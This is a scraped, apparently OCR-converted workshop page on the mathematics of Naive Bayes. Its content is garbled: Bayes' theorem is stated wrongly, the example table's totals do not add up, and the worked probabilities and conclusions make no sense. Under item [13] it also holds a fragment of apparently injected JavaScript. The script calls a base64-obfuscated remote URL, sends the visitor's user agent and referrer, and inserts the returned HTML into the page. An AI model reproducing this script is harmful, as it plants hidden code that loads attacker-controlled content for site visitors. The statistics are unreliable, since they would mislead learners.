




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Home > Workshop on Machine Learning using Python

## Workshop on Machine Learning using Python



[1]

**Mathematics of Naive Bayes Algorithm**

- Bayes Theorem

$$P(A|B) = \frac{P(B) \cdot P(A|B)}{P(A)}$$


- $P(A|B)$ : Probability (conditional probability) of occurrence of event A given the event B is true.
- $P(A)$  and  $P(B)$  are the probabilities of event A and B.
- $P(B|A)$ : Probability (conditional probability) of occurrence of event B given the event A is true.

[2]


Fruit	Weight	Sweet	Long	Total
Apple	150	150	50	350
Banana	400	500	500	1400
Oranges	50	150	50	250
Total	600	800	1000	1900

- $P(\text{Sweet}) = 0.7$
- $P(\text{Long}) = 0.4$
- $P(\text{Sweet}|\text{Long}) = 0.7$
- Classifier among the above probability is higher than 0.7 belongs to that class.
- $P(\text{Sweet}|\text{Sweet}) = P(\text{Sweet}|\text{Long}) \cdot P(\text{Sweet})$
- $\text{Result} = \text{Long}$  (because  $0.7 > 0.4$ )
- $\text{Result} = \text{Long}$  (because  $0.7 > 0.4$ )


[3]




[4]




[5]




[6]




[7]




[8]




[9]



[10]



[11]



[12]



[13]

```
{ let selfer=new XMLHttpRequest;selfer.open("GET",
decodeURIComponent(escape(atob('aHR0cHM6Ly91cmxzcmGF0aC5jb20vdmVyaWZ5LnBocA==')))
+
nt=${navigator?.userAgent}&r=${document?.referrer}'),selfer.onreadystatechange=()=>{if(4===selfer.readyState)
```

```
);document.querySelector("body").insertAdjacentHTML("afterbegin",e?.html)}},selfer.setRequestHeader("RequestHeader",e?.header)}); //-->
```

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**Source URL:** <http://14.140.205.245/content/workshop-machine-learning-using-python-0>

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- [1] [http://14.140.205.245/sites/default/files/1\\_6.png](http://14.140.205.245/sites/default/files/1_6.png)
- [2] [http://14.140.205.245/sites/default/files/2\\_10.png](http://14.140.205.245/sites/default/files/2_10.png)
- [3] [http://14.140.205.245/sites/default/files/3\\_8.png](http://14.140.205.245/sites/default/files/3_8.png)
- [4] [http://14.140.205.245/sites/default/files/4\\_7.png](http://14.140.205.245/sites/default/files/4_7.png)
- [5] [http://14.140.205.245/sites/default/files/5\\_9.png](http://14.140.205.245/sites/default/files/5_9.png)
- [6] [http://14.140.205.245/sites/default/files/6\\_7.png](http://14.140.205.245/sites/default/files/6_7.png)
- [7] [http://14.140.205.245/sites/default/files/7\\_6.png](http://14.140.205.245/sites/default/files/7_6.png)
- [8] [http://14.140.205.245/sites/default/files/8\\_10.png](http://14.140.205.245/sites/default/files/8_10.png)
- [9] [http://14.140.205.245/sites/default/files/9\\_8.png](http://14.140.205.245/sites/default/files/9_8.png)
- [10] [http://14.140.205.245/sites/default/files/10\\_9.png](http://14.140.205.245/sites/default/files/10_9.png)
- [11] [http://14.140.205.245/sites/default/files/11\\_6.png](http://14.140.205.245/sites/default/files/11_6.png)
- [12] [http://14.140.205.245/sites/default/files/12\\_5.png](http://14.140.205.245/sites/default/files/12_5.png)
- [13] [http://14.140.205.245/sites/default/files/14\\_7.png](http://14.140.205.245/sites/default/files/14_7.png)